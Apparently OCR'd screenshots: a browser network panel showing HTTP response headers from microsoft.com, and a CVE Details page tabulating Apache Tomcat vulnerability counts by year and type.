
www.microsoft.com
default.aspx
jquery-1.7.2.min.js
jquery.mobile-1.3.2.min.js
wt_capi.js
style.csx?k=eb892833-0e5a-b8c0-2921-57013...
script.jsx?k=9ec5cf5a-1af6-fe90-f4cc-1a38d7d...
mslogo.png?version=856673f8-e6be-0476-666...
icon_cart_reg.png?version=930b70bf-6b57-0d6...
icon_cart_hover.png?version=1f5a7fb5-d1a7-c9...
icon_menu_new.png?version=2e17c0b9-dc99-1...
search.ltr.png?version=38884e53-76d0-d138-6...
latest.woff
bk-coretag.js
wt_lib.js
2.woff
2
progressIndicator40x40.gif?version=22bf30a9-5...
85 requests | 1.9 MB transferred | Finish: 19.36 s ...

▼General

```
Remote Address: 23.221.10.57:80
Request URL: http://www.microsoft.com/
Request Method: GET
Status Code: ● 302 Moved Temporarily
```

▼Response Headers view source

```
Cache-Control: max-age=0, no-cache, no-store
Connection: keep-alive
Content-Length: 140
Content-Type: text/html; charset=utf-8
Date: Wed, 29 Apr 2015 23:54:58 GMT
Expires: Wed, 29 Apr 2015 23:54:58 GMT
Location: /en-us/default.aspx
P3P: CP="ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM INT NAV ONL PHY PRE PUR UNI"
Pragma: no-cache
Server: Microsoft-IIS/8.0
Set-Cookie: mslocale={'r':1}; expires=Tue, 28-Jul-2015 23:54:57 GMT; path=/
VTag: 279204244000000000
X-AspNet-Version: 2.0.50727
X-CCC: US
X-CID: 2
X-Powered-By: ASP.NET
X-Powered-By: ARR/2.5
X-Powered-By: ASP.NET
```



CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search | Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) | View CVE

Log In Register Reset Password Activate Account

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :

- NVD Website
- CWE Web Site

View CVE :

Apache » Tomcat : Vulnerability Statistics


Vulnerabilities (**123**) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (132) Patches (95) Inventory Definitions (1) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploi
2000	3														
2001	4						1								
2002	12	4		1			1	1		1	3				
2003	7	2	1				2			1					
2005	7	2					2			1	3				
2006	1														
2007	17						9	2			3		1		
2008	9						2	2		1	3				
2009	8	1					1	1		1	4	1			
2010	8	1		1			2	2		1	2				
2011	14	2					1	1		7	2	1			
2012	15	5								9	1		1		
2013	4	1									1		1		
2014	13	4	1	2						2	2				
2015	1	1													
Total	123	23	2	4			21	9		24	24	2	3		
% Of All		18.7	1.6	3.3	0.0	0.0	17.1	7.3	0.0	19.5	19.5	1.6	2.4	0.0	



(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

(e.g.: 12345)

Search By Microsoft Reference ID:

(e.g.: ms10-001 or 979352)

